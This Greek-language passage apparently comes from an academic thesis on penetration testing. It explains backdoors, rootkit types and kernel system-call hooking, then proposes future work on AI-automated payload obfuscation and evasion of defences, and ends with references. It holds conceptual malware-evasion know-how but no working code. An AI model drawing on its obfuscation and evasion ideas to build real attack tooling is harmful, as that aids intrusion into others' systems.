Δούρειο ίππο στο σύστημα του θύματος. Παράλληλα, μια κερκόπορτα υλοποιείται σαν δικτυακή υπηρεσία παρακολουθώντας μια ασυνήθιστη θύρα. Σε αυτές τις συνηθισμένες περιπτώσεις, ο επιτιθέμενος έχει την δυνατότητα σύνδεσης στην θύρα και εκτέλεσης εντολών στο εκτεθειμένο σύστημα. Συνεπώς, πρόκληση για την ασφάλεια λειτουργικών συστημάτων είναι η ανάπτυξη μηχανισμών ελέγχου για κερκόπορτες σε εφαρμογές, καθώς είναι πιθανό να υπάρχουν σε προγράμματα, ενημερώσεις ή υπηρεσίες δικτύου.

Ένα κιτ υπερχρήστη (Rootkit) είναι ένα σύνολο προγραμμάτων που εγκαθίσταται σε ένα σύστημα ώστε να παρέχει δικαιώματα διαχειριστή (Administrator) ή υπερχρήστη (Root) διαρκώς χωρίς να γίνεται αντιληπτό. Αποκτά πρόσβαση σε λειτουργίες και υπηρεσίες του συστήματος με τη δυνατότητα να προσθέτει νέες η να τις τροποποιεί αθόρυβα. Τα δικαιώματα υπερχρήστη δίνουν πλήρη έλεγχο συστήματος. Με την εκμετάλλευση των δυνατοτήτων που προσφέρουν τα δικαιώματα υπερχρήστη καθίσταται δυνατή η τροποποίηση, η προσθήκη αρχείων και προγραμμάτων, η παρακολούθηση διεργασιών, η αποστολή και λήψη δεδομένων μέσω δικτύου αλλά και η απόκτηση πρόσβασης κατ' απαίτηση μέσω κάποιας κερκόπορτας. Ο τρόπος με τον οποίο αποκρύπτει από το σύστημα την συνεχή λειτουργία τού ένα κιτ υπερχρήστη, βασίζεται στις αλλαγές επάνω στο σύστημα του θύματος. Διαστρεβλώνονται μηχανισμοί ελέγχου του συστήματος οι οποίοι επισημαίνουν αλλαγές και παρακολουθούν διεργασίες, αρχεία και καταχωρήσεις μητρώου. Ανάλογα με τα χαρακτηριστικά που μπορεί να έχουν τα κιτ υπερχρήστη μπορεί να είναι επίμονα (Persistent), βασισμένα στην μνήμη (memory based), βασισμένα σε εικονική μηχανή αλλά και σε καταστάσεις όπως του χρήστη (User mode), κατάσταση πυρήνα (Kernel mode) και κατάσταση εξωτερικής λειτουργίας (External mode). Τα επίμονα κιτ υπερχρήστη ενεργοποιούνται κατά την εκκίνηση του συστήματος και αποθηκεύουν κώδικα σε σημεία μόνιμης αποθήκευσης (όπως το μητρώο, ή το σύστημα αρχείων). Εκεί, ο κώδικας εκτελείτε χωρίς τη συγκατάθεση του χρήστη. Τα αντίγραφα στα

σημεία μόνιμης αποθήκευσης στην περίπτωση αυτή είναι ευκολότερο να μπορούν να ανιχνευθούν από προγράμματα προστασίας. Τα βασισμένα στη μνήμη κιτ, δεν έχουν κάποιο μόνιμο κώδικα και δεν παραμένουν στη μνήμη συστήματος μετά από επανεκκίνηση. Παράλληλα όμως είναι δύσκολο να ανιχνευθούν. Όσον αφορά τα κιτ που βασίζονται σε εικονικές μηχανές, αυτά εκδηλώνουν την συμπεριφορά τους μέσω ενός ελεγκτή εικονικής μηχανής που εγκαθίσταται χωρίς ιδιαίτερα μεγάλη χωρητικότητα. Πάνω σε αυτό εκτελείτε ένα λειτουργικό σύστημα μιας εικονικής μηχανής το οποίο μπορεί να υποκλέψει και να τροποποιήσει με διαφανή τρόπο καταστάσεις που λαμβάνουν χώρα στο σύστημα του θύματος. Οι καταστάσεις των κιτ που περιγράφηκαν, χαρακτηρίζουν τις λειτουργικές διαφοροποιήσεις. Κατά την κατάσταση χρήστη, υπάρχει χρήση API (Application Program Interface) για υποκλοπές και αλλαγές επιστρεφόμενων αποτελεσμάτων. Δηλαδή όταν μια εφαρμογή επιστρέφει περιεχόμενο, τα αποτελέσματα δεν περιλαμβάνουν καταχωρίσεις που ταυτοποιούν αρχεία σχετιζόμενα με το κιτ υπερχρήστη. Η περίπτωση της κατάστασης πυρήνα αποτελεί από τις σοβαρότερες κατηγορίες κιτ υπερχρήστη καθώς η υποκλοπή σε οποιαδήποτε εφαρμογή γίνεται αποκρύπτοντας την παρουσία της σαν διεργασία από την λίστα του συστήματος. Τέλος, η κατάσταση εξωτερικής λειτουργίας κιτ υπερχρήστη γίνεται εκτός της κανονικής κατάστασης λειτουργίας συστήματος. Δηλαδή το κιτ μπορεί να βρίσκεται στην κατάσταση διαχείρισης συστήματος ή BIOS όπου και έχει την δυνατότητα να προσπελάσει απευθείας το υλικό. Η διαφαινόμενη πάλη των προγραμματιστών και ερευνητών ασφαλείας για επιθέσεις στο χαμηλότερο κατά το δυνατόν επίπεδο αποτελεί συνεχή πρόκληση ασφάλειας.

Η προσπάθεια για βαθύτερη και αθόρυβη πρόσβαση σε επίπεδα δραστηριοτήτων των λειτουργικών συστημάτων, οδήγησε τους επιτιθέμενους στην κατάσταση πυρήνα (Kernel mode) τόσο γενικά από τα κακόβουλα λογισμικά όσο και ειδικά για λογισμικά κατασκοπείας και τα κιτ υπερχρήστη. Η κατάσταση πυρήνα αποτελεί έναν κρίσιμο χώρο, δεσμευμένο από το λειτουργικό σύστημα, στον οποίο εκτελούνται τα θεμελιώδη λογισμικά του. Διαφέρει από την απλή κατάσταση εκτέλεσης, καθώς στον πυρήνα οι διεργασίες έχουν περισσότερα λειτουργικά δικαιώματα. Επιτρέπεται έτσι, η πρόσβαση σε περιοχές της κυρίας μνήμης αλλά και η χρήση ορισμένων εντολών που μπορούν να χρησιμοποιηθούν αποκλειστικά σε αυτή την κατάσταση. Ένα κακόβουλο λογισμικό σε κατάσταση πυρήνα δεν συνυπάρχει μόνο με τον κώδικα του λειτουργικού συστήματος αλλά τον τροποποιεί για να επιτύχει τούς σκοπούς του στο επίπεδο χρήστη. Ο πυρήνας και το επίπεδο χρήστη επικοινωνούν μέσω κλήσεων του συστήματος, γεγονός που καθιστά αυτή την διαδικασία ουσιαστικό στόχο των κιτ υπερχρήστη για αθόρυβη παρακολούθηση. Σε λειτουργικά συστήματα όπως το Linux, υπάρχει στον πυρήνα κάποιος πίνακας κλήσεων του συστήματος που συνδέεται με διεργασίες από την κατάσταση χρήστη. Τα κιτ υπερχρήστη σε κατάσταση πυρήνα τροποποιούν τους πίνακες κλήσεων ώστε να αλλάξουν τις συνδεόμενες ρουτίνες με ψεύτικες αντικαταστάτριες ή κακόβουλους κώδικες. Συνήθως, χρησιμοποιούνται νέοι πίνακες ανακατεύθυνσης σε άλλες θέσεις μνήμης των πινάκων κλήσεων.

Οι παρεμβάσεις σε διαδικασίες ελέγχου χαμηλού επιπέδου των υλικών και η απόκρυψη του κακόβουλου κώδικα από το λειτουργικό σύστημα είναι εφικτό να επιτευχθεί με εικονικοποιημένα κιτ υπερχρήστη σε μια κατάσταση εξωτερικής λειτουργίας. Στην περίπτωση αυτή, προϊόν εκμετάλλευσης γίνεται να είναι κάποιος ανεξέλεγκτος υπερόπτης (Hypervisor) πού προσφέρει ένας σύγχρονος επεξεργαστής ώστε το κιτ να τρέχει σε μια εικονική μηχανή, χαμηλότερα από τον ορατό κώδικα του πυρήνα. Παράλληλα παρεμβάσεις με κιτ υπάρχουν και σε καταστάσεις διαχείρισης συστήματος (System Management Mode) αλλά και στον κώδικα του BIOS ώστε από εξωτερικά σημεία του λειτουργικού συστήματος του θύματος να υπάρχουν υποκλοπές στις συνδεδεμένες συσκευές υλικού.

Τα φορτία του κακόβουλου λογισμικού αλλοιώνουν αρχεία δεδομένων του συστήματος πού έχουν εισβάλει ή υποκλέπτουν υπηρεσίες και ιδιωτικές πληροφορίες. Ταυτόχρονα, φροντίζουν να συγκαλύπτουν το κακόβουλο λογισμικό ώστε να λειτουργεί αθόρυβα στο παρασκήνιο του συστήματος, για να αποφευχθεί έτσι ο εντοπισμός και η επιβολή διακοπής στο κακόβουλο έργο του.

Η συνεχής ανάπτυξη των πληροφοριών συστημάτων μας έχει κάνει μάρτυρες συνδυαστικού κακόβουλου λογισμικού ώστε να υπάρχουν ταυτόχρονα ποικίλοι μηχανισμοί εξάπλωσης και πολλαπλά φορτία. Με τον τρόπο αυτό έχει μεγιστοποιηθεί η μολυσματική μετάδοση και ο βαθμός επικινδυνότητας. Οι συνδυαστικές μέθοδοι έχουν καταφέρει να φτιάξουν κακόβουλα λογισμικά με νοημοσύνη στους τρόπους μόλυνσης και εξάπλωσης. Έχουμε έτσι κακόβουλα λογισμικά που μεταλλάσσονται μόλις ενεργοποιηθούν και καταφέρνουν να παρασιτούν σε συστήματα αθόρυβα. Διαχρονική πρόκληση για τους ερευνητές και ειδικούς ασφαλείας αποτελεί η πλήρης κατανόηση των μεθόδων και η θωράκιση των πληροφοριακών συστημάτων από τις αναπτυσσόμενες τεχνικές επιθέσεων. Ένας αδιάκοπος αγώνας μεταξύ επιτιθέμενων και αμυνόμενων στο οποίο η τέχνη του hacking υπηρετεί τις αξίες και τα κίνητρα των ανθρώπων που την χειρίζονται.

9. Μελλοντικές Επεκτάσεις

Με βάση τις μεθόδους που ακολουθήθηκαν, λογικές μελλοντικές επεκτάσεις θα ήταν αυτοματοποιημένες και φιλικές προς τον χρήστη τεχνικές μετατροπής βλαπτκών φορτίων αρχείων με πρόσθετους τρόπους απόκρυψης, όπως ακριβώς λειτούργησε για εμάς ο “Bat. To Exe Converter”. Συνεπώς και μια πρόσθετη λύση που θα βοηθούσε σε τεχνικές μοναδικής τροποποίησης αρχείων προς εκμετάλλευσης είναι η τεχνητή νοημοσύνη.

Γενικότερα, στον τομέα των κυβερνοεπιθέσεων (Offensive Cyber Operations), οι ερευνητές προβλέπουν μια σημαντική πορεία προς την αυτοματοποίηση των τεχνικών, με την ένταξη Τεχνητής Νοημοσύνης (AI) και Μηχανικής Μάθησης (ML) στα επιθετικά εργαλεία. Ενώ οι τρέχουσες εργαλειοθήκες βασίζονται κυρίως σε κανόνες αυτοματοποίησης, η επερχόμενη μετάβαση προς την AI και την ML γεννά μια σειρά απο προκλήσεις ασφαλείας για πιο περίπλοκες και εξειδικευμένες μεθοδολογίες αυτοματοποίησης. Αυτή η τάση θα προκαλέσει ραγδαία αύξηση των δυνατοτήτων των επιτιθέμενων, ώστε να εκμεταλλευτούν τεχνολογίες AI και ML για να βελτιώσουν τις επιθετικές τους επιχειρήσεις, προξενώντας έτσι προκλήσεις στα συστήματα αμυντικής ασφάλειας[83].

Επιπλέον, οι τεχνικές εισβολής που στοχεύουν στα Firewalls των Διαδικτυακών Εφαρμογών (Web Application Firewalls) διερευνώνται συνεχώς στην κοινότητα των επιτιθέμενων, χρησιμοποιώντας ενισχυτική μάθηση (Reinforcement learning) για την εντοπισμό ευπαθειών και τη δημιουργία βλαπτικών φορτίων. Η ενισχυτική μάθηση στην επιστήμη των υπολογιστών είναι ένας γενικός όρος που έχει δοθεί σε μια οικογένεια τεχνικών στις οποίες το σύστημα μάθησης προσπαθεί να μάθει μέσα από την άμεση αλληλεπίδραση με το περιβάλλον. Η αυτοματοποίηση στον εντοπισμό ελαττωματικών κανόνων εντός των τειχών προστασίας δικτυακών εφαρμογών παρέχει μια ευκαιρία στους επιτιθέμενους να παρακάμψουν τέτοιες άμυνες με αυξημένη αποτελεσματικότητα, τονίζοντας την ανάγκη για αξιόπιστους μηχανισμούς άμυνας[84].

Παράλληλα, συνεχίζονται οι εξελίξεις στην τεχνολογία των rootkit, με τους επιτιθέμενους να προσπαθούν να βελτιώσουν την αθόρυβη λειτουργία και να αποφύγουν την ανίχνευση. Το Kernel-space hooking , που επιτυγχάνεται με την τροποποίηση των δεικτών αρχείων/διευθύνσεων για την αλλαγή των διαδρομών εκτέλεσης του προγράμματος, έχει γίνει μια δημοφιλής μέθοδος για τους επιτιθέμενους λόγω της αποτελεσματικότητάς της. [85].

Επιπλέον, οι επιθέσεις phising παραμένουν μια επικρατούσα απειλή στον κυβερνοχώρο, με τους ερευνητές να εξερευνούν διάφορες μεθόδους anti-phising για την καταπολέμησή τους[86].

Τα drones μπορούν πράγματι να χρησιμοποιηθούν για την παράδοση κακόβουλου λογισμικού ή όπλων του κυβερνοχώρου σε συστήματα, δίκτυα ή υποδομές-στόχους, επιτρέποντας την εξ αποστάσεως εκμετάλλευση ή διατάραξη. Οι εξελίξεις στην αυτόνομη παράδοση ωφέλιμων φορτίων μέσω drones ενισχύουν την ακρίβεια μέσω προσεγγίσεων

όρασης υπολογιστών που βασίζονται σε βαθιά μάθηση. Με την ενσωμάτωση αλγορίθμων ανίχνευσης αντικειμένων, οι επιτιθέμενοι μπορούν να βελτιώσουν την ακρίβεια της παράδοσης του ωφέλιμου φορτίου πέρα από τις παραδοσιακές μεθόδους που βασίζονται στο GPS, επιτρέποντας δυνητικά πιο ακριβείς και στοχευμένες επιθέσεις. [87].

Αυτές οι ανερχόμενες τάσεις στις επιθετικές κυβερνοεπιθέσεις συνολικά αναδεικνύουν τον εξελισσόμενο τοπίο των κυβερνοαπειλών, χαρακτηριζόμενο από μια σύγκλιση προηγμένων τεχνολογιών. Καθώς οι επιτιθέμενοι όλο και περισσότερο εκμεταλλεύονται τις τεχνολογίες AI, ML και αυτόνομων συστημάτων για την ενίσχυση των επιχειρήσεών τους, οι αμυνόμενοι πρέπει να παραμείνουν επιφυλακτικοί και να προσαρμόσουν τις στρατηγικές τους ανάλογα για να αντιμετωπίσουν αποτελεσματικά τις αναδυόμενες απειλές και να προστατεύσουν τα κρίσιμα περιουσιακά στοιχεία.

Αναφορές

[1] “The Penetration Testing Execution Standard.” Accessed: Nov. 19, 2023. [Online]. Available: http://www.pentest-standard.org/index.php/Main_Page

[2] D. Kennedy, J. O’Gorman, D. Kearns, and M. Aharoni, *Metasploit: The Penetration Tester’s Guide*. No Starch Press, 2011.

[3] K. Kaushik, I. Punhani, S. Sharma, and M. Martolia, “An Advanced Approach for performing Cyber Fraud using Banner Grabbing,” *2022 5th International Conference on Contemporary Computing and Informatics (IC3I)*, pp. 298–302, Dec. 2022, doi: 10.1109/IC3I56241.2022.10072445.

[4] “What is a Payload?,” *Security*. Accessed: Nov. 21, 2023. [Online]. Available: https://www.techtarget.com/searchsecurity/definition/payload

[5] S. Tsuyoshi, W. Yuji, and T. Kazuyuki, “Network Application Identification using Sequential Transition Patterns of Payload Length,” Jul. 2010. Accessed: Feb. 13, 2024. [Online]. Available: https://www.semanticscholar.org/paper/Network-Application-Identification-using-Sequential-Tsuyoshi-Yuji/ded62b9de1757eedbc0cf03e38849f4509ddeb56

[6] H. T. B. Academy, “HTB Academy : Cybersecurity Training - Using the Metasploit Framework module.” Accessed: Nov. 09, 2023. [Online]. Available: https://academy.hackthebox.com/

[7] “Quick Start Guide \textbar Metasploit Documentation.” Accessed: Feb. 22, 2024. [Online]. Available: https://docs.rapid7.com/metasploit/

[8] “The architecture of the Metasploit framework - Metasploit Revealed: Secrets of the Expert Pentester [Book].” Accessed: Feb. 29, 2024. [Online]. Available: https://www.oreilly.com/library/view/metasploit-revealed-secrets/9781788624596/af531899-ef2a-4f68-a87d-e2fde98b0f80.xhtml

[9] A. Singh, *Metasploit Penetration Testing Cookbook, 2nd Edition*. 2013.

[10] S. Shah and B. Issac, “Performance Comparison of Intrusion Detection Systems and Application of Machine Learning to Snort System,” *Future Generation Computer Systems*, vol. 80, pp. 157–170, Mar. 2018, doi: 10.1016/j.future.2017.10.016.

[11] “Metasploit Unleashed - Free Online Ethical Hacking Course,” *OffSec*. Accessed: Nov. 19, 2023. [Online]. Available: https://www.offsec.com/metasploit-unleashed/

[12] “Hacking Windows with Meterpreter,” *Coen Goedegebure*. Sep. 2017. Accessed: Feb. 29, 2024. [Online]. Available: https://www.coengoedegebure.com/hacking-windows-with-meterpreter/

[13] “How to use msfvenom,” Metasploit Documentation Penetration Testing Software, Pen Testing Security. Accessed: Nov. 19, 2023. [Online]. Available: https://rapid7.github.io/metasploit-framework/docs/using-metasploit/basics/how-to-use-msfvenom.html

[14] M. Natkaniec and M. Bednarz, “Wireless Local Area Networks Threat Detection Using 1D-CNN,” *Sensors (Basel, Switzerland)*, vol. 23, no. 12, p. 5507, Jun. 2023, doi: 10.3390/s23125507.

[15] A. Alabrah, “A Novel Neural Network Architecture Using Automated Correlated Feature Layer to Detect Android Malware Applications,” *Mathematics*, vol. 11, no. 20, p. 4242, Oct. 2023, doi: 10.3390/math11204242.

[16] Department of Information Technology, Andhra Loyola Institute of Engineering and Technology and Dr. V. S. Rao, “ANDROID MOBILE HACKING USING METASPLOIT,” *INTERANTIONAL JOURNAL OF SCIENTIFIC RESEARCH IN ENGINEERING AND MANAGEMENT*, vol. 07, no. 03, Mar. 2023, doi: 10.55041/IJSREM18156.

[17] X. He, “Research on Computer Network Security Based on Firewall Technology,” *Journal of Physics: Conference Series*, vol. 1744, no. 4, p. 042037, Feb. 2021, doi: 10.1088/1742-6596/1744/4/042037.

[18] A. Kumar, K. Abhishek, M. R. Ghalib, A. Shankar, and X. Cheng, “Intrusion detection and prevention system for an IoT environment,” *Digital Communications and Networks*, vol. 8, no. 4, pp. 540–551, Aug. 2022, doi: 10.1016/j.dcan.2022.05.027.

[19] A. Khraisat, I. Gondal, P. Vamplew, and J. Kamruzzaman, “Survey of intrusion detection systems: techniques, datasets and challenges,” *Cybersecurity*, vol. 2, no. 1, p. 20, Jul. 2019, doi: 10.1186/s42400-019-0038-7.

[20] “The risks and effects of spyware \textbar TechTarget,” *Security*. Accessed: Jan. 15, 2024. [Online]. Available: https://www.techtarget.com/searchsecurity/answer/The-effects-of-spyware

[21] “What is Malware? Definition, Types, Prevention - TechTarget,” *Security*. Accessed: Jan. 15, 2024. [Online]. Available: https://www.techtarget.com/searchsecurity/definition/malware

[22] M. Tabassum, T. Sharma, and S. Mohanan, “Ethical Hacking and Penetrate Testing using Kali and Metasploit Framework,” vol. 2, pp. 9–22, May 2021.

[23] W. Steingartner, D. Galinec, and A. Kozina Assistant Professor, “Threat Defense: Cyber Deception Approach and Education for Resilience in Hybrid Threats Model,” *Symmetry*, vol. 13, p. 597, Apr. 2021, doi: 10.3390/sym13040597.

[24] A. Venables, “Modelling Cyberspace to Determine Cybersecurity Training Requirements,” *Frontiers in Education*, vol. 6, 2021, Accessed: Jan. 12, 2024. [Online]. Available: https://www.frontiersin.org/articles/10.3389/feduc.2021.768037

[25] “Hunting Russian Intelligence ‘Snake’ Malware \textbar CISA.” May 2023. Accessed: Jan. 12, 2024. [Online]. Available: https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-129a

[26] “Surfing the Chaos: Warfighting in a Contested Cyberspace Environment,” *National Defense University Press*. Accessed: Jan. 12, 2024. [Online]. Available: https://ndupress.ndu.edu/Publications/Article/1411713/surfing-the-chaos-warfighting-in-a-contested-cyberspace-environment/https%3A%2F%2Fndupress.ndu.edu%2FMedia%2FNews%2FNews-Article-View%2FArticle%2F1411713%2Fsurfing-the-chaos-warfighting-in-a-contested-cyberspace-environment%2F

[27] A. Kamruzzaman, S. Ismat, J. C. Brickley, A. Liu, and K. Thakur, “A Comprehensive Review of Endpoint Security: Threats and Defenses,” in *2022 International Conference on Cyber Warfare and Security (ICCWS)*, Dec. 2022, pp. 1–7. doi: 10.1109/ICCWS56285.2022.9998470.

[28] G. Karantzas and C. Patsakis, “An Empirical Assessment of Endpoint Detection and Response Systems against Advanced Persistent Threats Attack Vectors,” *Journal of Cybersecurity and Privacy*, vol. 1, no. 3, pp. 387–421, Jul. 2021, doi: 10.3390/jcp1030021.

[29] M. Hand, *Evading EDR: The Definitive Guide to Defeating Endpoint Detection Systems.* No Starch Press, 2023.
[30] "Understanding Firewalls for Home and Small Office Use \textbar CISA." Feb. 2023. Accessed: Jan. 14, 2024. [Online]. Available: https://www.cisa.gov/news-events/news/understanding-firewalls-home-and-small-office-use
[31] "What is a firewall? Definition and explanation," *www.kaspersky.com*. Jul. 2023. Accessed: Jan. 14, 2024. [Online]. Available: https://www.kaspersky.com/resource-center/definitions/firewall
[32] Z. Wang and Q. Deng, "Research on the Application and Testing Method of AI Firewalls in Network Attack Detection," in *2023 IEEE 5th International Conference on Civil Aviation Safety and Information Technology (ICCASIT)*, Oct. 2023, pp. 753–757. doi: 10.1109/ICCASIT58768.2023.10351578.
[33] G. Apruzzese, M. Andreolini, L. Ferretti, M. Marchetti, and M. Colajanni, "Modeling Realistic Adversarial Attacks against Network Intrusion Detection Systems," *Digital Threats: Research and Practice*, vol. 3, no. 3, pp. 1–19, Sep. 2022, doi: 10.1145/3469659.
[34] C. Zhang, X. Costa-Perez, and P. Patras, "Adversarial Attacks Against Deep Learning-Based Network Intrusion Detection Systems and Defense Mechanisms," *IEEE/ACM Transactions on Networking*, vol. 30, no. 3, pp. 1294–1311, Jun. 2022, doi: 10.1109/TNET.2021.3137084.
[35] C. Zhang, X. Costa-Perez, and P. Patras, "Tiki-Taka: Attacking and Defending Deep Learning-based Intrusion Detection Systems," in *Proceedings of the 2020 ACM SIGSAC Conference on Cloud Computing Security Workshop*, in CCSW'20. New York, NY, USA: Association for Computing Machinery, Nov. 2020, pp. 27–39. doi: 10.1145/3411495.3421359.
[36] I. Al-Shourbaji and S. Al-Janabi, "Intrusion Detection and Prevention Systems in Wireless Networks," *Kurdistan Journal of Applied Research*, vol. 2, no. 3, pp. 267–272, Aug. 2017, doi: 10.24017/science.2017.3.48.
[37] H. Olufowobi, S. Hounsinou, and G. Bloom, "Controller Area Network Intrusion Prevention System Leveraging Fault Recovery," in *Proceedings of the ACM Workshop on Cyber-Physical Systems Security & Privacy*, in CPS-SPC'19. New York, NY, USA: Association for Computing Machinery, Nov. 2019, pp. 63–73. doi: 10.1145/3338499.3357360.
[38] A. O. Olagunju and F. Samu, "In Search of Effective Honeypot and Honeynet Systems for Real-Time Intrusion Detection and Prevention," *Proceedings of the 5th Annual Conference on Research in Information Technology*, pp. 41–46, Sep. 2016, doi: 10.1145/2978178.2978184.
[39] T. Zitta *et al.*, "Penetration Testing of Intrusion Detection and Prevention System in Low-Performance Embedded IoT Device," *2018 18th International Conference on Mechatronics - Mechatronika (ME)*, Dec. 2018, Accessed: Jan. 16, 2024. [Online]. Available: https://www.semanticscholar.org/paper/Penetration-Testing-of-Intrusion-Detection-and-in-Zitta-Neruda/5eec5c1119c02ed2c0e8f848859b73a8074ad7c7
[40] H. Kılıç, N. S. Katal, and A. A. Selçuk, "Evasion Techniques Efficiency Over The IPS/IDS Technology," in *2019 4th International Conference on Computer Science and Engineering (UBMK)*, Sep. 2019, pp. 542–547. doi: 10.1109/UBMK.2019.8907177.

[41] P. Casey, M. Topor, E. Hennessy, S. Alrabaee, M. Aloqaily, and A. Boukerche, “Applied Comparative Evaluation of the Metasploit Evasion Module,” in *2019 IEEE Symposium on Computers and Communications (ISCC)*, Jun. 2019, pp. 1–6. doi: 10.1109/ISCC47284.2019.8969663.

[42] I. Homoliak, M. Teknos, M. Ochoa, D. Breitenbacher, S. Hosseini, and P. Hanacek, “Improving Network Intrusion Detection Classifiers by Non-payload-Based Exploit-Independent Obfuscations: An Adversarial Approach,” *arXiv.org*. May 2018. doi: 10.4108/eai.10-1-2019.156245.

[43] I. Stipovic, “Antiforensic techniques deployed by custom developed malware in evading anti-virus detection.” arXiv, Jun. 2019. doi: 10.48550/arXiv.1906.10625.

[44] D. Samociuk, “Antivirus Evasion Methods in Modern Operating Systems,” *Applied Sciences*, vol. 13, no. 8, p. 5083, Jan. 2023, doi: 10.3390/app13085083.

[45] E. Chatzoglou, G. Karopoulos, G. Kambourakis, and Z. Tsiatsikas, “Bypassing antivirus detection: old-school malware, new tricks.” arXiv, May 2023. doi: 10.48550/arXiv.2305.04149.

[46] M. Faturrohman, A. Salsabila, Z. Mardiah, and A. R. Kardian, “Attack in to The Server Message Block (CVE-2020-0796) Vulnerabilities in Windows 10 using Metasploit Framework,” *JEEMECS (Journal of Electrical Engineering, Mechatronic and Computer Science)*, vol. 6, no. 1, pp. 37–44, Feb. 2023, doi: 10.26905/jeemecs.v6i1.9056.

[47] K. J. Shen and V. Selvarajah, “The Impact of Attacking Windows Using a Backdoor Trojan,” in *2023 International Conference on Evolutionary Algorithms and Soft Computing Techniques (EASCT)*, Oct. 2023, pp. 1–5. doi: 10.1109/EASCT59475.2023.10393460.

[48] G. Najera-Gutierrez, J. A. Ansari, D. Teixeira, A. Singh, and Safari, an O’Reilly Media Company., *Improving your Penetration Testing Skills: strengthen your defense against web attacks with Kali Linux and Metasploit*. Birmingham: Packt Publishing, 2019.

[49] Y. Kolli, T. K. Mohd, and A. Y. Javaid, “Remote Desktop Backdoor Implementation with Reverse TCP Payload using Open Source Tools for Instructional Use,” *2018 IEEE 9th Annual Information Technology, Electronics and Mobile Communication Conference (IEMCON)*, pp. 444–450, Nov. 2018, doi: 10.1109/IEMCON.2018.8614801.

[50] I. Ivanov, M. Dimitrova, and M. Atanasova, “Exploiting Android using Metasploit Framework,” *2023 31st National Conference with International Participation (TELECOM)*, pp. 1–3, Nov. 2023, doi: 10.1109/TELECOM59629.2023.10409678.

[51] M. Stute, A. Heinrich, J.-H. Lorenz, and M. Hollick, “Disrupting Continuity of Apple’s Wireless Ecosystem Security: New Tracking, DoS, and MitM Attacks on iOS and macOS Through Bluetooth Low Energy, AWDL, and Wi-Fi,” 2021. Accessed: Feb. 25, 2024. [Online]. Available: https://www.semanticscholar.org/paper/Disrupting-Continuity-of-Apple's-Wireless-Ecosystem-Stute-Heinrich/37b7352a7a0edcbf9c8b2ab290c3483dff39578d

[52] M. Stute *et al.*, “A Billion Open Interfaces for Eve and Mallory: {MitM}, {DoS}, and Tracking Attacks on {iOS} and {macOS} Through Apple Wireless Direct Link,” 2019, pp. 37–54. Accessed: Feb. 25, 2024. [Online]. Available: https://www.usenix.org/conference/usenixsecurity19/presentation/stute

[53] M. Bishop, “Computer Security Education: a Training Course on Unix Security the Role of Research in Training Education,” Accessed: Feb. 25, 2024. [Online]. Available: https://www.semanticscholar.org/paper/Computer-Security-Education%3A-a-Training-Course-on-Bishop/dc6dc5d932fe3847e450c77c1edcba1b26b50758

[54] M. Greenberg, K. Kallas, and N. Vasilakis, “The future of the shell: Unix and beyond,” *Proceedings of the Workshop on Hot Topics in Operating Systems*, pp. 240–241, Jun. 2021, doi: 10.1145/3458336.3465296.

[55] A. Khan Z, B. B, and The Society of Digital Information and Wireless Communication, “A Study on Metasploit Payloads,” *International Journal of Cyber-Security and Digital Forensics*, vol. 8, no. 4, pp. 298–307, 2019, doi: 10.17781/P002640.

[56] R. Kaur and M. Singh, “A Survey on Zero-Day Polymorphic Worm Detection Techniques,” *IEEE Communications Surveys & Tutorials*, vol. 16, no. 3, pp. 1520–1549, 2014, doi: 10.1109/SURV.2014.022714.00160.

[57] S. Varlioglu, N. Elsayed, E. R. Varlioglu, M. Ozer, and Z. ElSayed, “The Pulse of Fileless Cryptojacking Attacks: Malicious PowerShell Scripts.” arXiv, Jan. 2024. doi: 10.48550/arXiv.2401.07995.

[58] O. Khalid *et al.*, “An Insight into the Machine-Learning-Based Fileless Malware Detection,” *Sensors (Basel, Switzerland)*, vol. 23, no. 2, p. 612, Jan. 2023, doi: 10.3390/s23020612.

[59] Σ. Μπαλαούρα and S. Balaoura, “Process injection techniques and detection using the Volatility Framework,” Nov. 2018. Accessed: Feb. 03, 2024. [Online]. Available: https://www.semanticscholar.org/paper/Process-injection-techniques-and-detection-using-%CE%9C%CF%80%CE%B1%CE%BB%CE%B1%CE%BF%CF%8D%CF%81%CE%B1-Balaoura/c19d70a52e05d6819a7094d3cf918ce1cc8eddb1

[60] Department of computer Science, The NorthCap University, Gurgaon, India, R. Choudhary, and M. Khurana, “Exploitation of PDF Reader Vulnerabilities using Metasploit Tool,” *International Journal of Education and Management Engineering*, vol. 7, no. 5, pp. 23–34, Sep. 2017, doi: 10.5815/ijeme.2017.05.03.

[61] D. S. Hofmeyr, “The Information Technology Security Arms Race,” Accessed: Feb. 03, 2024. [Online]. Available: https://www.semanticscholar.org/paper/The-Information-Technology-Security-Arms-Race-Hofmeyr/7643f9f2c2526251bb8c68d91ce863f403160057

[62] S. Wibawa, “Analysis of Adversarial Attacks on AI-based With Fast Gradient Sign Method,” *International Journal of Engineering Continuity*, vol. 2, no. 2, pp. 72–79, Aug. 2023, doi: 10.58291/ijec.v2i2.120.

[63] R. Bitton, N. Maman, I. Singh, S. Momiyama, Y. Elovici, and A. Shabtai, “Evaluating the Cybersecurity Risk of Real World, Machine Learning Production Systems.” arXiv, Oct. 2021. doi: 10.48550/arXiv.2107.01806.

[64] Vaibhav Chandrasen Vaidya and Payal Tekchand Rewatkar, “Artificial Intelligence’s Advantages and Disadvantages in Terms of Cybersecurity and Phishing Attacks,” *International Journal of Advanced Research in Science, Communication and Technology*, pp. 512–516, Jun. 2023, doi: 10.48175/IJARSCT-11677.

[65] V. Mayoral-Vilches, G. Deng, Y. Liu, M. Pinzger, and S. Rass, “ExploitFlow, cyber security exploitation routes for Game Theory and AI research in robotics.” arXiv, Aug. 2023. doi: 10.48550/arXiv.2308.02152.

[66] S. Tariq, S. Jeon, and S. S. Woo, “Am I a Real or Fake Celebrity? Evaluating Face Recognition and Verification APIs under Deepfake Impersonation Attack,” *Proceedings of the ACM Web Conference 2022*, pp. 512–523, Apr. 2022, doi: 10.1145/3485447.3512212.

[67] C. Hadnagy, “Social Engineering: The Science of Human Hacking,” Wiley, Jun. 2018. doi: 10.1002/9781119433729.

[68] H. K. Molia and H. A. Gohel, “Protection of Computer Networks from the Social Engineering Attacks,” Dec. 2015. Accessed: Feb. 01, 2024. [Online]. Available: https://www.semanticscholar.org/paper/Protection-of-Computer-Networks-from-the-Social-Molia-Gohel/6165fe8d438d5424431a56b8d680cbf74b9cef54

[69] “About Social Engineering \textbar Metasploit Documentation.” Accessed: Feb. 01, 2024. [Online]. Available: https://docs.rapid7.com/metasploit/social-engineering/

